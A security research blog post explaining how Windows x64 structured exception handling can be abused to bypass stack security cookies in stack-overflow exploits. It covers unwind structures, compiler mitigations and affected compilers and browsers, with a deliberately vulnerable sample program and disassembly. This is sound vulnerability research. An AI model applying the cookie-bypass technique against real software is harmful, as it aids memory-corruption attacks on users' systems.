Abusing Exceptions for Code Execution, Part 2

billdemirkapi.me/abusing-exceptions-for-code-execution-part-2

Bill Demirkapi January 30, 2023

Full disclosure- Microsoft hired me following part 1 of this series. This research was conducted independently, and a vast majority of it was completed before I joined. Obviously, no internal information was used, and everything was built on public resources.

In *Abusing Exceptions for Code Execution, Part 1*, I introduced the concept of Exception Oriented Programming (EOP), which was a method of executing arbitrary operations by chaining together code from legitimate modules. The primary benefit of this approach was that the attacker would never need their shellcode to be in an executable region of memory, as the technique relied on finding the instructions of their shellcode in existing code.

The last article primarily focused on abusing this technique when you already have some form of code execution. Although powerful for obfuscation and evasion, the use cases provided would only be relevant when an attacker had already compromised an environment. For example, how does EOP compare to existing exploitation techniques such as Return Oriented Programming (ROP)? In this article, we'll explore how the concepts behind Exception Oriented Programming can be abused when exploiting stack overflow vulnerabilities on Windows.

Background

Before we can get into how EOP can help exploit stack-based attacks, it's important to know the history of the mitigations we are up against. I assume you already have familiarity with the OS-agnostic basics, such as ASLR and DEP.

Security Cookies

Security cookies (aka "stack canaries") are a compiler mitigation introduced around two decades ago. Here is a helpful summary from Microsoft's documentation:

> On functions that the compiler recognizes as subject to buffer overrun problems, the compiler allocates space on the stack before the return address. On function entry, the allocated space is loaded with a *security cookie* that is computed once at module load. On function exit, and during frame unwinding on 64-bit operating systems, a helper function is called to make sure that the value of the cookie is still the same. A different value indicates that an overwrite of the stack may have occurred. If a different value is detected, the process is terminated.

Security cookies are relatively straightforward. By placing a "random" cookie next to the return address on the stack, attackers exploiting stack overflow vulnerabilities face a significant problem- how do you modify the return address without failing the cookie check?

Over the years, there has been lots of work put into bypassing these security cookies. I found this helpful overview from the Corelan team written in 2009. Let's review some of the techniques they discuss that are still relevant to this day:

1. This mitigation is irrelevant if you have an overflow vulnerability in a function that does not have a security cookie check (i.e. because there are no string buffers).
2. If you have an information disclosure primitive, you could attempt to leak the security cookie for the current function from the stack *or* the security cookie in the `.data` section.

    For example, if you had a string buffer and a method of getting the application to "print" that string, you could overflow the buffer up to the security cookie such that there is no NULL terminator. When the string is "printed", all the bytes of the cookie until a NULL terminator would be returned as a part of the string.
3. If you already have an arbitrary "write-what-where" primitive and know the location of the security cookie, you can overwrite it with your own, allowing you to predict the "correct" value to place on the stack.
4. You can still overwrite local variables on the stack to hijack control flow.
    - For example, if a pointer was stored on the stack (before the overflow'd variable) used in a desirable operation like `memcpy` *after* the overflow occurs, you could overwrite this pointer without corrupting the security cookie.
    - Another example would be objects with "virtual tables" on the stack that we can overwrite. If an object's virtual table is used after the overflow occurs, an attacker could influence the target of those virtual calls. Of course, this would likely be subject to control-flow integrity mitigations like Control Flow Guard (or xFG) on Windows.

Outside of these approaches, there has been extensive research into abusing exception handling. Before mitigations such as SafeSEH and SEHOP, which we will discuss soon, attackers in the context of 32-bit applications could modify "exception registration records" on the stack. The Corelan team covered this path of exploitation in a separate blog. More recently, however, @_ForrestOrr wrote in detail about SEH hijacking in his article about memory corruption bugs on Windows.

SEH Hijacking and the Mitigations Against It

In 32-bit applications, exception registration records contain a pointer to the "next" SEH record on the stack and a pointer to the exception handler itself. Back in the day, attackers could hijack control flow even with security cookies by:

1. Replacing the exception handler on the stack with their own.
2. Triggering an exception before the security cookie check.

This would allow the attacker to call an arbitrary handler with partial control over the passed arguments.

SafeSEH

To protect against this technique, Microsoft introduced a mitigation called SafeSEH. At a high level, "legitimate" exception handlers are built into the binary at compile-time. Although an attacker can still replace the exception handler on the stack, if it is not in the module's list of exception handlers, a `STATUS_INVALID_EXCEPTION_HANDLER` exception is raised.

SEHOP

SEH Overwrite Protection (SEHOP) is another mitigation that would protect 32-bit applications from having their exception handlers overwritten- without requiring them to be recompiled. This approach works by adding an exception registration record at the bottom of the chain and making sure it is "reachable" when an exception occurs. Remember that besides the exception handler, the registration record contains a pointer to the "next" SEH record. If an attacker corrupts this "next" pointer, the chain is broken, and this final item is not reachable, preventing the attack. Of course, if an attacker can predict the "next" pointer successfully, this mitigation can be evaded.

64-bit Applications

64-bit applications are already protected against this attack by default, which we briefly mentioned in the last article of this series:

> Nowadays SEH exception handling information is compiled into the binary, specifically the exception directory, detailing what regions of code are protected by an exception handler. When an exception occurs, this table is enumerated during an "unwinding process", which checks if the code that caused the exception or any of the callers on the stack have an SEH exception handler.

Since the exception handlers are built into the binary itself, there is no exception registration record on the stack that an attacker can corrupt. This prevents the existing approaches to SEH hijacking entirely.

The Exception Directory

Let's talk more about how the exception directory works in 64-bit applications.

The location of the exception directory can be retrieved by parsing the optional header of the binary, specifically the `IMAGE_DIRECTORY_ENTRY_EXCEPTION` data directory. This directory is an array of `IMAGE_RUNTIME_FUNCTION_ENTRY` structures. You can calculate the number of entries by dividing the directory size by the size of the `IMAGE_RUNTIME_FUNCTION_ENTRY` structure.

Each entry contains a begin address, end address, and the offset of an `UNWIND_INFO` structure. The begin/end addresses specify the region of code that the given entry provides information for. The `UNWIND_INFO` structure is represented by the following:

```
typedef struct _UNWIND_INFO {
        unsigned char Version : 3;
        unsigned char Flags : 5;
        unsigned char SizeOfProlog;
        unsigned char CountOfCodes;
        unsigned char FrameRegister : 4;
        unsigned char FrameOffset : 4;
        UNWIND_CODE UnwindCode[1];
/*  UNWIND_CODE MoreUnwindCode[((CountOfCodes+1)&~1)-1];
 *  union {
 *      OPTIONAL unsigned long ExceptionHandler;
 *      OPTIONAL unsigned long FunctionEntry;
 *  };
 *  OPTIONAL unsigned long ExceptionData[];
 */
} UNWIND_INFO, * PUNWIND_INFO;
```

The commented region is still present in the structure, but its location depends on the size of the dynamic `UnwindCode` array. Note that most functions in an application will have a dedicated entry. This is because even if the function does not need to handle exceptions, each entry contains essential information for how the function should be unwound. For example, if function A contains an exception handler, calls function B, which does not, and an exception occurs, we still need to be able to unwind the stack to get to function A's handler.

Of note, the `Flags` field of the structure can contain the following:

- `UNW_FLAG_NHANDLER` - The function has no handler.
- `UNW_FLAG_EHANDLER` - The function has an exception handler that should be called.
- `UNW_FLAG_UHANDLER` - The function has a termination handler that should be called when unwinding an exception.
- `UNW_FLAG_CHAININFO` - The FunctionEntry member is the contents of a previous function table entry.

We can tell if a given function contains an exception handler by checking if the `Flags` field specifies `UNW_FLAG_EHANDLER`.

The structure's dynamic `UNWIND_CODE` array represents the operations needed to "unwind"/undo the changes a given function's prolog has made to the stack. We will talk about these operations in a later section when they become relevant.

```
typedef struct _UNWIND_INFO {
        ...
/*  UNWIND_CODE MoreUnwindCode[((CountOfCodes+1)&~1)-1];
 *  union {
 *      OPTIONAL unsigned long ExceptionHandler;
 *      OPTIONAL unsigned long FunctionEntry;
 *  };
 *  OPTIONAL unsigned long ExceptionData[];
 */
} UNWIND_INFO, * PUNWIND_INFO;
```

Going back to the definition of the `UNWIND_INFO` structure, note that there is a single field dedicated to the offset of the "exception handler". When you create some code with an SEH try/except block, the address of your exception handler is not what goes into this field. Instead, every language (including C/C++) is responsible for defining a "language-specific" handler. In our case, `ExceptionHandler` points to the `__C_specific_handler`. These handlers have the following type definition:

```
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN ULONG64 EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);

typedef struct _SCOPE_TABLE_AMD64 {
    DWORD Count;
    struct {
        DWORD BeginAddress;
        DWORD EndAddress;
        DWORD HandlerAddress;
        DWORD JumpTarget;
    } ScopeRecord[1];
} SCOPE_TABLE_AMD64, *PSCOPE_TABLE_AMD64;
```

The `__C_specific_handler` handler for C/C++ leverages the `ExceptionData` field to store a `SCOPE_TABLE` structure. Like the `IMAGE_RUNTIME_FUNCTION_ENTRY` parent structure, each `ScopeRecord` has a begin/end address, but this time we have a handler and jump target as well. The begin/end address specifies the **scope** or "region of code" to "protect". The last two fields store offsets to your SEH exception filter and exception handler.

```
int main() {
        __try {
                *(int*)0 = 0xDEADBEEF;
        } __except(MyExceptionFilter()) {
                printf("My exception handler!\n");
        }
        return 0;
}
```

Exception filters go inside the parenthesis for your `__except` block. In this example, `MyExceptionFilter` is responsible for determining whether the `__except` handler block should be called for a given exception. Exception filters often perform conditional checks, such as whether the exception code matches something specific. Filters can return the following results:

1. `EXCEPTION_CONTINUE_EXECUTION` - Indicates that execution should continue where the exception occurred.
2. `EXCEPTION_CONTINUE_SEARCH` - Continue the search for an exception handler.
3. `EXCEPTION_EXECUTE_HANDLER` - Execute the handler block. In the example code, `My exception handler!` would only be printed if `MyExceptionFilter` returned this value.

Exception filters and handlers are defined in the `ScopeRecord` structure as the `HandlerAddress` and `JumpTarget` offsets. If the `HandlerAddress` is 1, then this means execute the exception handler (`JumpTarget`) for all exceptions.

You can find the source code for `__C_specific_handler` included with the MSVCRT since it needs to support static compilation into binaries. On my installation of Visual Studio, the relevant source file is located at `C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\crt\src\amd64\chandler.c`.

The Exception Dispatching Process

Before we continue, I want to clarify a fundamental concept we need to understand about the `UNW_FLAG_EHANDLER` vs `UNW_FLAG_UHANDLER` flags in the `UNWIND_INFO` structure.

When an exception occurs, `RtlDispatchException` is the first function to be called. `RtlDispatchException` will create a temporary copy of the `CONTEXT` record (containing the state of registers, etc.) and "virtually unwind" the stack searching for exception handlers to call. Unwinding means undoing the modifications done to the stack (and registers) by the prolog/epilog of functions in the call stack. If a function has a corresponding `UNWIND_INFO` structure with the `UNW_FLAG_EHANDLER` flag, its exception handler is called.

If the handler returns `EXCEPTION_CONTINUE_EXECUTION`, execution continues right where the exception occurred (which means the exception was "handled"). Note that the changes made to the temporary `CONTEXT` copy *will not be reflected if execution were to continue* (i.e. if

virtual unwind modified `Rcx` register, that doesn't change `Rcx` when execution continues).

If the handler returns `EXCEPTION_CONTINUE_SEARCH`, the virtual unwinding process continues, looking for the next function with the `UNW_FLAG_EHANDLER` flag.

In the context of the C-specific language handler, the exception filter specified by the "handler address" can return the two results above and `EXCEPTION_EXECUTE_HANDLER`. In this case, even though we are in the context of `RtlDispatchException`, `__C_specific_handler` will call `RtlUnwind` to **unwind** execution to the handler specified by the "jump target".

`RtlUnwind` is incredibly similar to `RtlDispatchException`, but it has a few notable differences. First, the context record modified by the unwinding process in this function *will* be reflected when execution continues. This is because `RtlUnwind` is intended to get both the stack and registers into the state corresponding to the target exception handler's function. So, for example, if you had an exception handler in a parent function of where the exception occurred, `RtlUnwind` is responsible for making sure that `Rsp` is corrected such that you can access any local variables from the context of your parent function as well as the values in its nonvolatile registers.

The second significant difference is that only "termination" or unwind handlers are called, aka functions with an `UNWIND_INFO` structure specifying the `UNW_FLAG_UHANDLER` flag. A good example of an unwind handler would be a `__try`/`__finally` block intended to free resources rather than catch an exception.

`RtlUnwind` will unwind the stack, calling relevant unwind handlers until the "target frame" is reached. The target frame is generally the stack frame for the exception handler it is trying to unwind to. When reached, `RtlUnwind` passes the **modified** context record to `RtlRestoreContext`, which is responsible for continuing execution at the target handler.

We're going to cover `RtlDispatchException` and `RtlUnwind` further in later sections, but if you'd like to learn more outside of this article, check out the publicly leaked Windows Research Kernel (WRK), which contains the source code for RtlDispatchException and RtlUnwind.

Although we've gone over how Structured Exception Handling works "under the hood" to an extent, much was simplified for the purposes of this article. If you're interested in learning more, I would encourage you to check out this article by Ry Auscitte, who goes into even more detail.

We've explored the existing mitigations against stack-based attacks and how Structured Exception Handling works. In the following sections, we'll discuss the practical approaches I propose to simplify the exploitation of stack overflow vulnerabilities.

Bypassing Security Cookies

Example

```
void GetString() {
        char tempBuffer[16];

        scanf("%s", tempBuffer);
        printf(tempBuffer);
}

int main() {
        __try {
                GetString();
        }
        __except (EXCEPTION_EXECUTE_HANDLER) {
                printf("Something bad happened!\n");
        }
        return 0;
}
```

Let's start with an example of a simple vulnerable application I've compiled using Clang/LLVM in Visual Studio. The buffer overflow is simple, `scanf` reads a string into the `tempBuffer` stack variable without any bound checks.

```
.text:0000000140001000 ; void GetString(void)
.text:0000000140001000 ?GetString@@YAXXZ proc near             ; CODE XREF: main:loc_140001061↓p
.text:0000000140001000                                         ; DATA XREF: .pdata:ExceptionDir↓o
.text:0000000140001000
.text:0000000140001000 var_18          = byte ptr -18h
.text:0000000140001000 var_8           = qword ptr -8
.text:0000000140001000
.text:0000000140001000                 sub     rsp, 38h
.text:0000000140001004                 mov     rax, cs:__security_cookie
.text:000000014000100B                 xor     rax, rsp
.text:000000014000100E                 mov     [rsp+38h+var_8], rax
.text:0000000140001013                 lea     rdx, [rsp+38h+var_18]
.text:0000000140001018                 lea     rcx, aS_0       ; "%s"
.text:000000014000101F                 call    scanf
.text:0000000140001024                 lea     rcx, [rsp+38h+var_18] ; char *
.text:0000000140001029                 call    printf
.text:000000014000102E                 mov     rcx, [rsp+38h+var_8]
.text:0000000140001033                 xor     rcx, rsp        ; StackCookie
.text:0000000140001036                 call    __security_check_cookie
.text:000000014000103B                 nop
.text:000000014000103C                 add     rsp, 38h
.text:0000000140001040                 retn
.text:0000000140001040 ?GetString@@YAXXZ endp
```

If we take a look at the function in IDA Pro, there is a significant challenge preventing us from exploiting this overflow primitive- the security cookie check at the epilogue of the function. Since the return address is right "after" the security cookie on the stack, we couldn't modify it without also corrupting the cookie. This would prevent us from gaining code execution since the program would crash before the `ret` instruction.

What can we do? Existing approaches to these scenarios include all of the methods we discussed to bypass security cookies, such as trying to leak it. For example, if the attacker had access to the `stdout` of this program, they could use `printf` to leak the security cookie on the stack. However, the issue they'd run into is that the program would exit soon after. Even if they could trigger another execution, a new random cookie would be generated.

This is where our new methodology can start to shine. Our exploit fails if we corrupt the return address and hit the `__security_cookie_check`. *What if we...* **corrupted the stack and triggered an exception** (i.e with a bad format string)?

```
int main() {
        __try {
                GetString();
        }
        __except (EXCEPTION_EXECUTE_HANDLER) {
                printf("Something bad happened!\n");
        }
        return 0;
}
```

Since `main` has a "catch-all" exception handler, the program would print `Something bad happened!` and return. The security cookie check would never be reached because the exception redirected execution to the handler! Also, because `main` does not have any stack variables itself, it has no security cookie check. If we used our overflow to corrupt the return address of `main` rather than `GetString`, once `main` returns after the exception is handled, we'd gain control over what code is executed!

This example relies on an overflow vulnerability, a method of triggering an exception, and a parent function having a "catch-all" exception handler. These first two requirements are relatively straightforward as 1) security cookies are only relevant for overflow scenarios, and 2) causing an exception is relatively easy if you can corrupt local variables.

What about the last requirement that the context in which you have an overflow vulnerability also contains a parent function with a catch-all handler? That is a much higher bar. Fortunately, this is where we can abuse how unwinding works.

How did the unwinding process determine that it should call `main`'s exception handler? When `main` called `GetString`, the `Rip` register was pushed on the stack as the return address `GetString` should return to. The unwinding process *uses this return address on the stack* while searching for a parent function that contains an exception handler.

If we have a leak of the location for any module in the process that contains a C-specific exception handler where 1) the exception filter returns `EXCEPTION_EXECUTE_HANDLER` and 2) the handler will `ret` without a security cookie check, then we don't need a desirable parent in our stack at all!

By replacing the parent return address on the stack with an address protected by a "desirable" exception handler which meets the previous requirements, the unwinding process will pass the exception to the fake parent's handler, which will `ret` into an address we control on the stack.

Finding these "desirable" handlers can be easier than it may seem. For example, if we statically compile the previous barebone example application, we already have several candidates to choose from.

```
[RUNTIME_FUNCTION]
...
        [UNWIND_INFO]
        ...
        Flags: UNW_FLAG_EHANDLER
        Unwind codes: .ALLOCSTACK 0x18
                [SCOPE_TABLE]
                Scope 0
                BeginAddress:                   0x16cb
                EndAddress:                     0x1755
                HandlerAddress:                 0x10314
                        push rbp
                        mov rbp, rdx
                        mov rax, qword ptr [rcx]
                        xor ecx, ecx
                        cmp dword ptr [rax], 0xc0000005
                        sete cl
                        mov eax, ecx
                        pop rbp
                        ret
                JumpTarget:                     0x1755
                        xor al, al
                        add rsp, 0x18
                        ret
```

Above is an excerpt from a tool I wrote to dump C-specific exception handlers. These structures correspond to the `__scrt_is_nonwritable_in_current_image` function in the MSVCRT. Look at the exception filter's disassembly. If we can generate an access violation exception (i.e. by reading/writing an invalid pointer), the exception handler (jump target) would be executed, returning to any address of our choice.

Theory

As we covered earlier, using exceptions to escape security cookies is not new. In the past, however, the methods have involved x86-specific weaknesses, such as the exception handler pointer being stored on the stack. This new approach works with 64-bit applications by leveraging existing *legitimate* exception handlers.

Taking a step back and looking at this attack as a generic methodology. If you...

1. Have a stack overflow primitive.
2. Can trigger an exception before a security cookie check.
3. Know the location of any module in the process that contains a region of code protected by an exception handler...
    - Whose C-specific exception filter (handler address) returns `EXCEPTION_EXECUTE_HANDLER` for the exception you can generate.
    - Whose C-specific exception handler (jump target) `ret`'s without a security cookie check.
4. Meet specific compiler requirements (discussed later).

You can spoof your call stack to include a region of code protected by the desirable exception handler, trigger an exception, and bypass the security cookie check entirely.

Are All Compilers Impacted?

SEH Security Cookie Check

When I was parsing the exception handlers registered for modules such as `ntdll.dll`, I was confused to see that only 203 out of 713 exception handlers were set to the expected `__C_specific_handler` function. Here is a breakdown of the handlers for my version of `ntdll.dll`:

- 713 total runtime function entries with a registered exception or termination handler
- 203 entries matched `__C_specific_handler`
- 454 entries matched `__GSHandlerCheck`?
- 48 entries matched `__GSHandlerCheck_SEH`?
- 5 entries matched `LdrpICallHandler`
- 1 entry matched `KiUserApcHandler`
- 1 entry matched `RtlpExceptionHandler`
- 1 entry matched `RtlpUnwindHandler`

The two `__GSHandlerCheck` functions caught my eye. What were these exception handlers being used for?

1. `__GSHandlerCheck` - This handler takes an undocumented structure from the `UNWIND_INFO`'s `ExceptionData` field and passes it to `__GSHandlerCheckCommon`. If this call succeeds, `__GSHandlerCheck` returns `EXCEPTION_EXECUTE_HANDLER`.
    `__GSHandlerCheckCommon` parses this undocumented structure to find the location of the security cookie for the function the exception was occurring in. Then, it emulates the cookie check usually found in the epilog of a function by XOR'ing the cookie from the stack and jumping to `__security_check_cookie`.

2. `__GSHandlerCheck_SEH` - This function does nearly the same thing as `__GSHandlerCheck`, except after checking the security cookie, it calls `__C_specific_handler`.

Taking a look at the functions that `__GSHandlerCheck` and `__GSHandlerCheck_SEH` were assigned to revealed that all of them had security cookie checks built into them. The `__GSHandlerCheck_SEH` variant appeared to be used in functions that *also had an exception handler*, whereas `__GSHandlerCheck` was used in functions with only a security cookie check.

MSVC Mitigation

```
void GetString() {
        char tempBuffer[16];

        scanf("%s", tempBuffer);
        printf(tempBuffer);
}
```

This was a smart mitigation by Microsoft. The purpose behind these exception handlers is to prevent attackers from being able to escape a security cookie check by causing an exception. For example, take a look at what happens when I compile the previous `GetString` function using the MSVC++ compiler:

```
.text:00000001400010D0 ; void GetString(void)
.text:00000001400010D0 ?GetString@@YAXXZ proc near             ; CODE XREF: main:loc_140001114↓p
.text:00000001400010D0                                         ; DATA XREF: .pdata:000000014002900C↓o ...
.text:00000001400010D0
.text:00000001400010D0 tempBuffer      = byte ptr -28h
.text:00000001400010D0 var_18          = qword ptr -18h
.text:00000001400010D0
.text:00000001400010D0 ; __unwind { // __GSHandlerCheck
.text:00000001400010D0                 sub     rsp, 48h
.text:00000001400010D4                 mov     rax, cs:__security_cookie
.text:00000001400010DB                 xor     rax, rsp
.text:00000001400010DE                 mov     [rsp+48h+var_18], rax
.text:00000001400010E3                 lea     rdx, [rsp+48h+tempBuffer]
.text:00000001400010E8                 lea     rcx, ??_7type_info@@6B@+8 ; _Format
.text:00000001400010EF                 call    scanf
.text:00000001400010F4                 lea     rcx, [rsp+48h+tempBuffer] ; _Format
.text:00000001400010F9                 call    printf
.text:00000001400010FE                 mov     rcx, [rsp+48h+var_18]
.text:0000000140001103                 xor     rcx, rsp        ; StackCookie
.text:0000000140001106                 call    __security_check_cookie
.text:000000014000110B                 add     rsp, 48h
.text:000000014000110F                 retn
.text:000000014000110F ; } // starts at 1400010D0
.text:000000014000110F ?GetString@@YAXXZ endp
```

Although `GetString` does not use an exception handler, it is built with one anyway. The disassembly above shows that the unwind handler is defined as `__GSHandlerCheck`. Even if an attacker could cause an exception in `GetString` (i.e. with a bad format string), before unwinding the stack, `__GSHandlerCheck` would be called, and a security cookie check would

occur- preventing the bypass. Additionally, there are `__GSHandlerCheck` variants for several other common "language-specific" handlers such as `__GSHandlerCheck_EH` for C++'s `__CxxFrameHandler3`.

Outside of our example, this is an effective mechanism that makes abuse of exceptions **in applications that use the MSVC compiler** significantly more difficult. With this mitigation, an attacker would need to predict the security cookie of the function they can cause an overflow in. Note that this doesn't mean an attacker knows the security cookie for all functions.

If an attacker could get around the initial security cookie, they could likely leverage ROP. There are some advanced attacks with exceptions we'll discuss that can provide more powerful primitives than ROP, however. Additionally, as we'll review in a later section, exceptions can be a solid alternative to ROP in environments that use the MSVC compiler and hardware mitigations like Intel's Control Flow Enforcement Technology (CET).

What About Other Compilers?

A noteworthy caveat in my last paragraph is that Microsoft's mitigation makes our lives harder only in applications that use MSVC. What about applications created with other compilers for Windows?

Clang/LLVM

```
.text:0000000140001000 ; void GetString(void)
.text:0000000140001000 ?GetString@@YAXXZ proc near             ; CODE XREF: main:loc_140001061↓p
.text:0000000140001000                                         ; DATA XREF: .pdata:ExceptionDir↓o
.text:0000000140001000
.text:0000000140001000 var_18          = byte ptr -18h
.text:0000000140001000 var_8           = qword ptr -8
.text:0000000140001000
.text:0000000140001000                 sub     rsp, 38h
.text:0000000140001004                 mov     rax, cs:__security_cookie
.text:000000014000100B                 xor     rax, rsp
.text:000000014000100E                 mov     [rsp+38h+var_8], rax
.text:0000000140001013                 lea     rdx, [rsp+38h+var_18]
.text:0000000140001018                 lea     rcx, aS_0       ; "%s"
.text:000000014000101F                 call    scanf
.text:0000000140001024                 lea     rcx, [rsp+38h+var_18] ; char *
.text:0000000140001029                 call    printf
.text:000000014000102E                 mov     rcx, [rsp+38h+var_8]
.text:0000000140001033                 xor     rcx, rsp        ; StackCookie
.text:0000000140001036                 call    __security_check_cookie
.text:000000014000103B                 nop
.text:000000014000103C                 add     rsp, 38h
.text:0000000140001040                 retn
.text:0000000140001040 ?GetString@@YAXXZ endp
```

For the `GetString` original example, I used Clang/LLVM in Visual Studio, which **does not use the `__GSHandlerCheck` mitigation for functions with security cookie checks**. This means that any application compiled with Clang/LLVM at the time of writing is vulnerable.

GCC

Although GCC does not support SEH-style `__try`/`__except` blocks, it still uses SEH for C++ exceptions. We can replace our main function with a C++ `try`/`catch` block to compile the application.

```
.text:00000001400018CA ; __int64 GetString(void)
.text:00000001400018CA                 public _Z9GetStringv
.text:00000001400018CA _Z9GetStringv   proc near               ; CODE XREF: main+20↓p
.text:00000001400018CA                                         ; DATA XREF: .pdata:00000001400DE0A8↓o ...
.text:00000001400018CA
.text:00000001400018CA var_20          = byte ptr -20h
.text:00000001400018CA var_8           = qword ptr -8
.text:00000001400018CA
.text:00000001400018CA                 push    rbp
.text:00000001400018CB                 mov     rbp, rsp
.text:00000001400018CE                 sub     rsp, 40h
.text:00000001400018D2                 mov     rax, cs:__refptr___stack_chk_guard
.text:00000001400018D9                 mov     rdx, [rax]
.text:00000001400018DC                 mov     [rbp+var_8], rdx
.text:00000001400018E0                 xor     edx, edx
.text:00000001400018E2                 lea     rax, [rbp+var_20]
.text:00000001400018E6                 mov     rdx, rax
.text:00000001400018E9                 lea     rax, aS         ; "%s"
.text:00000001400018F0                 mov     rcx, rax        ; char *
.text:00000001400018F3                 call    _ZL5scanfPKcz   ; scanf(char const*,...)
.text:00000001400018F8                 lea     rax, [rbp+var_20]
.text:00000001400018FC                 mov     rcx, rax        ; char *
.text:00000001400018FF                 call    _ZL6printfPKcz  ; printf(char const*,...)
.text:0000000140001904                 nop
.text:0000000140001905                 mov     rax, cs:__refptr___stack_chk_guard
.text:000000014000190C                 mov     rdx, [rbp+var_8]
.text:0000000140001910                 sub     rdx, [rax]
.text:0000000140001913                 jz      short loc_14000191B
.text:0000000140001915                 call    __stack_chk_fail
.text:0000000140001915 ; ---------------------------------------------------------------------------
.text:000000014000191A                 db 90h
.text:000000014000191B ; ---------------------------------------------------------------------------
.text:000000014000191B
.text:000000014000191B loc_14000191B:                          ; CODE XREF: GetString(void)+49↑j
.text:000000014000191B                 add     rsp, 40h
.text:000000014000191F                 pop     rbp
.text:0000000140001920                 retn
.text:0000000140001920 _Z9GetStringv   endp
```

As you can see, there is no unwind block for `GetString`, demonstrating that applications compiled for GCC are also vulnerable to this attack.

Honorable Mentions

A side note- several compiled languages outside of C/C++ for Windows, like Rust and GoLang, do not have an equivalent to the `__GSHandlerCheck` mitigation. But, of course, these languages are designed to be inherently safe against these vulnerabilities in the first place, assuming developers don't use the `unsafe` functionality.

Most Applications Use MSVC, Though… Right?

It may seem as if the threat of this attack is reduced on Windows because of the MSVC mitigation. However, although many applications are compiled with MSVC, Clang/GCC is still frequently used, especially for cross-platform applications.

I'll give you a great example. What if I told you that the top three browsers on Windows are vulnerable to this attack?

Google Chrome, Firefox, and (ironically) Microsoft Edge use Clang/LLVM, which does not have a `__GSHandlerCheck` mitigation equivalent (*yet*). This means that if there was a stack overflow vulnerability in the browser you might be reading this article on, an attacker could potentially abuse exceptions to escape security cookie checks!

The wrong takeaway would be that developers should use MSVC over its alternatives or that this is somehow the fault of Clang/GCC's developers. Yes, applications compiled with Clang/GCC are not protected against this attack at the time of writing, but that can change. Microsoft should proactively work with compiler developers to share the mitigations developed for MSVC. This would only help make the ecosystem more secure as a whole.

… Microsoft Has Known About This for How Long?

One question that caught my curiosity was, "*How long has Microsoft known about the attack of abusing exceptions to escape security cookies?*". Several old versions of 64-bit binaries I looked at seemed to contain the `__GSHandlerCheck` function.

For a more conclusive answer around a date, I sought out several old versions of Windows and checked if their `ntdll` binaries contained `__GSHandlerCheck`. I was shocked to find an `ntdll` binary **signed in 2008** for Windows Vista with this mitigation in place. This suggests that Microsoft has known about this attack for at least 15 years!

Now that we've introduced the trivial implementation of Exception Oriented Programming for stack overflow vulnerabilities, let's revisit the SEH unwinding process and explore advanced attacks.

An Alternative to ROP

Background

Unwind Operations

```
typedef struct _UNWIND_INFO {
        unsigned char Version : 3;
        unsigned char Flags : 5;
        unsigned char SizeOfProlog;
        unsigned char CountOfCodes;
        unsigned char FrameRegister : 4;
        unsigned char FrameOffset : 4;
        UNWIND_CODE UnwindCode[1];
/*  UNWIND_CODE MoreUnwindCode[((CountOfCodes+1)&~1)-1];
 *  union {
 *      OPTIONAL unsigned long ExceptionHandler;
 *      OPTIONAL unsigned long FunctionEntry;
 *  };
 *  OPTIONAL unsigned long ExceptionData[];
 */
} UNWIND_INFO, * PUNWIND_INFO;
```

In an earlier section about the exception directory and unwind info structure, we skipped over the `UNWIND_CODE` structure as it was irrelevant at the time.

```
typedef union _UNWIND_CODE {
        struct {
                unsigned char CodeOffset;
                unsigned char UnwindOp : 4;
                unsigned char OpInfo : 4;
        };
        unsigned short FrameOffset;
} UNWIND_CODE, *PUNWIND_CODE;
```

`UNWIND_CODE` entries specify the operations required to "unwind" (or undo) the changes a given function's prolog has made to registers or the stack. Here are the various documented operations an `UNWIND_CODE` structure can contain:

1. `UWOP_PUSH_NONVOL` - This operation specifies that a nonvolatile integer register was pushed to the stack. The `OpInfo` field specifies what register was pushed. For example, if the prolog of a function contained `push rbp`, you would see a corresponding `UWOP_PUSH_NONVOL` operation.
2. `UWOP_ALLOC_LARGE` / `UWOP_ALLOC_SMALL` - These operations specify that a specific size was allocated on the stack. You would expect to see these operations for instructions like `sub rsp, 0xABC`.
3. `UWOP_SET_FPREG` - Specifies the frame pointer register and some offset of `rsp`. This operation is only used in functions that need a frame pointer in the first place, such as those that need dynamic stack allocations. An example instruction for this operation would include `lea rbp, [rsp+offset]`.

4. `UWOP_SAVE_NONVOL` / `UWOP_SAVE_NONVOL_FAR` - These operations specify that a nonvolatile integer register was saved on the stack using a `mov` instruction rather than a `push`. Similar to `UWOP_PUSH_NONVOL`, the specific register is contained in the `OpInfo` field.
5. `UWOP_SAVE_XMM128` / `UWOP_SAVE_XMM128_FAR` - These operations are used to save XMM register values.
6. `UWOP_PUSH_MACHFRAME` - This is a special type of operation that indicates the function is a hardware interrupt or exception handler that receives a "machine frame" from the stack. This frame contains information about the state of various registers at the time the interrupt/exception occurred. An example of a function with this operation in user-mode includes `ntdll!KiUserExceptionDispatcher`.

With a basic understanding of how the dispatcher can unwind the effects of various functions, let's go through an example.

Dumping the Exception Directory of NTDLL

As a small demo of everything we've learned, we can use the Python pefile package to enumerate the exception directory of any PE module. Here is a small script that will print the runtime function entries of a binary specified by the first argument.

```
import sys
import pefile

pe = pefile.PE(sys.argv[1])
for runtime_function in pe.DIRECTORY_ENTRY_EXCEPTION:
    print("\n".join(runtime_function.struct.dump()))
    if hasattr(runtime_function, "unwindinfo") and \
       runtime_function.unwindinfo is not None:
        print("\n\t".join(runtime_function.unwindinfo.dump()))
```

The `ntdll.dll` on my machine produced 4884 unique runtime function entries. This doesn't mean that there are 4884 functions in `ntdll.dll` with an exception handler- entries often only contain the operations needed to unwind a given function.

```
[RUNTIME_FUNCTION]
0x168A40   0x0   BeginAddress:                0x4C270
0x168A44   0x4   EndAddress:                  0x4C45F
0x168A48   0x8   UnwindData:                  0x146D50
    [UNWIND_INFO]
    0x143F50   0x0   Version:                     0x1
    0x143F50   0x0   Flags:                       0x3
    0x143F51   0x1   SizeOfProlog:                0x1F
    0x143F52   0x2   CountOfCodes:                0x8
    0x143F53   0x3   FrameRegister:               0x0
    0x143F53   0x3   FrameOffset:                 0x0
    0x143F64   0x14  ExceptionHandler:            0x9CC44
    Flags: UNW_FLAG_EHANDLER, UNW_FLAG_UHANDLER
    Unwind codes: .ALLOCSTACK 0x70; .PUSHREG R15; .PUSHREG R14; .PUSHREG R13;
.PUSHREG R12; .PUSHREG RDI; .PUSHREG RSI; .PUSHREG RBX
```

